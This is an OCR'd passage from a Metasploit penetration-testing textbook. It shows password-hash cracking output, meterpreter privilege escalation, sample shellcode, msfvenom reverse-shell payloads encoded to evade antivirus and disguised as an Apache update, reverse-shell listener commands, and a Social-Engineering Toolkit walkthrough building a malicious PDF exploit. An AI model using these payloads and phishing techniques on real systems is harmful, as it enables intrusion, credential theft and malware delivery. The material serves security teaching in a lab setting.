Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 DONE (Wed May  3 22:29:26 2017) 0g/s 2765Kp/s 2765Kc/s 11063KC/s WYE1900..E1900
Session completed
[*] Cracking lm hashes in incremental mode (All4)...
[*] Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
[*] Remaining 4 password hashes with no different salts
fopen: /usr/share/john/all.chr: No such file or directory
[*] Cracking lm hashes in incremental mode (Digits)...
Warning: MaxLen = 8 is too large for the current hash type, reduced to 7
[*] Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
[*] Remaining 4 password hashes with no different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (Wed May  3 22:29:27 2017) 0g/s 13071Kp/s 13071Kc/s 52287KC/s 0769790..0769743
Session completed
[*] Cracked Passwords this run:
[*] Cracking nt hashes in normal wordlist mode...
[*] Loaded 5 password hashes with no different salts (NT [MD4 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
[*] test1234         (test)
```


9.6.6 Shell command

Once we have successfully exploited the vulnerability and obtained meterpreter access, we can use the shell command to get command prompt access to the compromised system (as shown in the following screenshot). The command prompt access will make you feel as if you are physically working on the target system:

9.6.7 Privilege escalation

We can exploit a vulnerability to gain remote *meterpreter* access, however the compromised system may only grant us limited privileges. We need to elevate our privileges to that of an administrator in order to ensure that we have complete access and control over our compromised server. As illustrated in the accompanying screenshot, the *meterpreter* has the ability to escalate privileges. First, we load an extension called *priv*, and then use the *getsystem* command to escalate the privileges.

We can then verify our privilege level using the *getuid* command:



Summary

In this chapter, we learned how to set up the Metasploit database and then explored various techniques of vulnerability scanning using NMAP and Nessus. We finished up with learning about the Metasploit Framework's powerful post-exploitation functionalities. The fascinating client-side exploitation features of the Metasploit Framework will be covered in the future chapter.

Exercises

You can try the following exercises:

1. Find out and try to use any auxiliary module that can be used for vulnerability detection.
2. Try to explore various features of meterpreter other than those discussed in this chapter.
3. Try to find out if there is any alternative to db_autopwn.

Online Links

- https://www.offensive-security.com/metasploit-unleashed/vulnerability-scanning/
- https://subscription.packtpub.com/book/networking_and_servers/9781788295970/5/ch05lvl1sec38/nmap
- https://www.offensive-security.com/metasploit-unleashed/working-with-nessus/
- https://subscription.packtpub.com/book/networking_and_servers/9781788295970/5/ch05lvl1sec42/post-exploitation

10

CLIENT-SIDE ATTACKS WITH METASPLOIT

Unit Structure:

This chapter will provide an overview of approaches for exploiting systems that are spread across many networks. The topics to be covered in this chapter are as follows:

a. Understanding key terminology related to client-side attacks

b. Using msfvenom to generate custom payloads

c. Using Social-Engineering Toolkit

d. Advanced browser-based attacks using the *browser_autopwn*; auxiliary module

10.0 Objectives

1. To use tools like NMAP and Nessus to directly exploit vulnerabilities in the target system.


2. To check the attacker's machine and the target system are on the same network or on different network.

10.1 Need of client-side attacks:


In the previous chapter, we used the MS08_067net api vulnerability in our target system and got complete administrator-level access to the system. We configured the value of the RHOST variable as the IP address of our target system. Now, the exploit was successful only because the attacker's system and the target system both were on the same network.

(The IP address of attacker's system was 192.168.6.128 and the IP address of target system was 192.168.6.129).

This scenario was pretty straightforward as shown in the following diagram:



Now, consider a scenario shown in the following diagram. The IP address of the attacker system is a *public* address and he is trying to exploit a vulnerability on a system, which is not in same network. Note, the target system, in this case, has a private IP address (192.168.6.128) and is NAT'ed behind an internet router (192.168.10.135). So, there's no direct connectivity between the attacker's system and the target system. By setting RHOST to 192.168.6.129, the attacker can reach only the internet router and not the desired target system. In this case, we need to adopt another approach for attacking our target system known as client-side attacks:




10.2 Client-side attacks:

As we saw in the previous section, if the target machine is not connected to the attacker's network, the attacker will be unable to reach it directly. In this instance, the attacker will have to find another way to deliver the payload to the target system. The following are some of the methods for delivering the payload to the target system:

1. The attacker hosts a website with the required malicious payload and sends it to the victim.
2. The attacker sends the payload embedded in any innocent looking file such as DOC, PDF, or XLS to the victim over email.
3. The attacker sends the payload using an infected media drive (such as USB flash drive, CD, or DVD)

Now that the payload has been provided to the victim, the victim must do the needed action in order for the payload to be triggered. When the payload is activated, it reconnects with the attacker and grants him the necessary access. The majority of client-side attacks require the victim to take some sort of action.

The following flowchart summarizes how client-side attacks work:



10.3 Shellcode?

Let's break down the word shellcode into its constituent parts: shell and code. A shellcode is a piece of code that is designed to allow a user access to the target system's shell. In practise, a shellcode can do a lot more than just provide you access to the shell. It depends entirely on the actions defined in the shellcode. To carry out client-side assaults, we must select the shellcode that will be included in our payload. Let's assume, there's a certain vulnerability in the target system, the attacker can write a shellcode to exploit that vulnerability. A shell code is a typically hex encoded data and may look like this:

"
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
"\x51\x68\x6c\x6c\x20\x20\x68\x33"
"\x32\x2e\x64\x68\x75\x73\x65\x72"
"\x89\xe1\xbb\x7b\x1d\x80\x7c\x51"
"\xff\xd3\xb9\x5e\x67\x30\xef\x81"
"\xc1\x11\x11\x11\x11\x51\x68\x61"
"\x67\x65\x42\x68\x4d\x65\x73\x73"
"\x89\xe1\x51\x50\xbb\x40\xae\x80"
"\x7c\xff\xd3\x89\xe1\x31\xd2\x52"
"\x51\x51\x52\xff\xd0\x31\xc0\x50"
"\xb8\x12\xcb\x81\x7c\xff\xd0";
"

10.3.1 Reverse shell:

A reverse shell is a type of shell, which, upon execution, connects back to the attacker's system giving shell access.

10.3.2 Bind shell:

A bind shell is a type of shell, which, upon execution, actively listens for connections on a particular port. The attacker can then connect to this port in order to get shell access.

10.3.3 Encoder:

We could use the msfvenom software to create a payload for us. However, there is a good chance that our payload will be detected by antivirus on the target PC. Metasploit payloads are detected by almost all industry-leading antivirus and security software applications. If our payload is discovered, it will be rendered ineffective, and our exploit will fail. This is exactly where the encoder comes to rescue. The job of the encoder is to obfuscate the generated payload in such a way that it doesn't get detected by antivirus or similar security software programs.

10.4 The msfvenom utility:

Earlier, the Metasploit Framework offered two different utilities, namely *msfpayload* and *msfencode*. The *msfpayload* was used to generate a payload in a specified format and the *msfencode* was used to encode and obfuscate the payload using various algorithms.


However, the newer and the latest version of the Metasploit Framework has combined both of these utilities into a single utility called *msfvenom*.

The *msfvenom* utility can generate a payload as well as encode the same in a single command. We shall see a few commands next:


- The *msfvenom* is a separate utility and doesn't require *msfconsole* to be running at same time.

10.4.1 List payloads: The *msfvenom* utility supports all standard Metasploit payloads.


We can list all the available payloads using the *msfvenom* --list payloads command as shown in the following screenshot:




10.4.2 List encoders: As previously stated, the *msfvenom* is a single programme that can both build and encode the payload. All standard Metasploit encoders are supported. Using the *msfvenom* - -list encoders- command, we can see all of the available encoders, as shown in the following screenshot:



10.4.3 List formats: While generating a payload, we need to instruct the *msfvenom* utility about the file format that we need our payload to be generated in. We can use the *msfvenom* --help formats- command to view all the supported payload output formats:




10.4.4 List platforms: While we generate a payload, we also need to instruct the *msfvenom* utility about what platform is our payload going to run on. We can use the *msfvenom* --help-platforms- command to list all the supported platforms:



10.5 Generating a payload with msfvenom

Now that we are familiar with what all payloads, encoders, formats, and platforms the *msfvenom* utility supports, let's try generating a sample payload as shown in the following screenshot:



The following command switches used in the preceding *msfvenom* command:

10.5.1 Switch Explanation

-a x86: Here, the generated payload will run on x86 architecture

--platform windows: Here, the generated payload is targeted for the Windows platform

-p windows/meterpreter/reverse_tcp: Here, the payload is the meterpreter with a reverse TCP

LHOST= 192.168.6.128: Here, the IP address of the attacker's system is 192.168.6.128

LPORT= 8080: Here, the port number to listen on the attacker's system is 8080

-e x86/shikata_ga_nai: Here, the payload encoder to be used is shikata_ga_nai

-f exe: Here, the output format for the payload is exe

-o /root/Desktop/apache-update.exe: This is the path where the generated payload would be saved

Once we have generated a payload, we need to setup a listener, which would accept reverse connections once the payload gets executed on our target system. The following command will start a *meterpreter* listener on the IP address 192.168.44.134 on port 8080:

msfconsole -x "use exploit/multi/handler;


set PAYLOAD windows/meterpreter/reverse_tcp;

set LHOST 192.168.44.134;

set LPORT 8080;


run;

exit -y"




10.5.2 Apache update:


Now, we have sent the payload disguised as an **Apache update** to our victim. The victim needs to execute it in order to complete the exploit:



As soon as the victim executes the *apache-update.exe*; file, we get an active *meterpreter* session back on the listener we setup earlier (as shown in the following screenshot):



Another interesting payload format is VBA. The payload generated in VBA format, as shown in the following screenshot, can be embedded in a macro in any Word/Excel document:



10.6 Social Engineering with Metasploit

Social engineering is the art of manipulating human behaviour in order to go beyond the target system's security mechanisms. Consider the case of a company that adheres to highly strict security procedures. All of the systems have been patched and hardened. The most up-to-date security software is installed. Technically, finding and exploiting any weakness is quite tough for an attacker. However, the attacker somehow manages to befriend the network administrator of that organization and then tricks him to reveal the admin credentials. This is a classic example where humans are always the weakest link in the security chain.

Kali Linux, by default, has a powerful social engineering tool, which seamlessly integrates with Metasploit to launch targeted attacks. In Kali Linux, the Social-Engineering Toolkit is located under; **Exploitation Tools** |; **Social Engineering Toolkit**.

10.7 Generating malicious PDF

Open the Social Engineering Toolkit and select the first option **Spear-Phishing Attack Vectors**, as shown in the following screenshot. Then select the second option **Create a File Format**

Payload:

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) SMS Spoofing Attack Vector
 11) Third Party Modules

 99) Return back to the main menu.

set> 1

The Spearphishing module allows you to specially craft email messages and send
them to a large (or small) number of people with attached fileformat malicious
payloads. If you want to spoof your email address, be sure "Sendmail" is in-
stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

  1) Perform a Mass Email Attack
  2) Create a FileFormat Payload
  3) Create a Social-Engineering Template

 99) Return to Main Menu

set:phishing>2
```

Now, select option 14 to use the *Adobe util.printf() Buffer Overflow* exploit:

```
Select the file format exploit you want.
The default is the PDF embedded EXE.

          ********** PAYLOADS **********

  1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
  2) SET Custom Written Document UNC LM SMB Capture Attack
  3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
  4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
  5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
  6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
  7) Adobe Flash Player "Button" Remote Code Execution
  8) Adobe CoolType SING Table "uniqueName" Overflow
  9) Adobe Flash Player "newfunction" Invalid Pointer Use
 10) Adobe Collab.collectEmailInfo Buffer Overflow
 11) Adobe Collab.getIcon Buffer Overflow
 12) Adobe JBIG2Decode Memory Corruption Exploit
 13) Adobe PDF Embedded EXE Social Engineering
 14) Adobe util.printf() Buffer Overflow
 15) Custom EXE to VBA (sent via RAR) (RAR required)
 16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
 17) Adobe PDF Embedded EXE Social Engineering (NOJS)
 18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
 19) Apple QuickTime PICT PnSize Buffer Overflow
 20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
 21) Adobe Reader u3D Memory Corruption Vulnerability
 22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>14
```

Select option 1 to use **Windows Reverse TCP Shell** as the payload for our exploit. Then, set the IP address of the attacker's machine using the LHOST variable (in this case, it's 192.168.6.128) and the port to listen on (in this case, 443):


```
set:payloads>14


   1) Windows Reverse TCP Shell               Spawn a command shell on victim and send back to attacker
   2) Windows Meterpreter Reverse_TCP         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse VNC DLL                 Spawn a VNC server on victim and send back to attacker
   4) Windows Reverse TCP Shell (x64)         Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)   Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)            Execute payload and create an accepting port on remote system
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>1
set> IP address for the payload listener (LHOST): 192.168.44.134
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
```

The PDF file got generated in the directory */root/.set/*. Now we need to send it to our victim using any of the available communication mediums. Meanwhile, we also need to start a listener, which will accept the reverse meterpreter connection from our target. We can start a listener using the following command:

msfconsole -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.44.134; set LPORT 443; run; exit -y"

On the other end, our victim received the PDF file and tried to open it using Adobe Reader.

The Adobe Reader crashed; however, there's no sign that would indicate the victim of a compromise:



Back on the listener end (on the attacker's system), we have got a new *meterpreter* shell! We can see this in following screenshot:

```
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.44.134
LPORT => 443
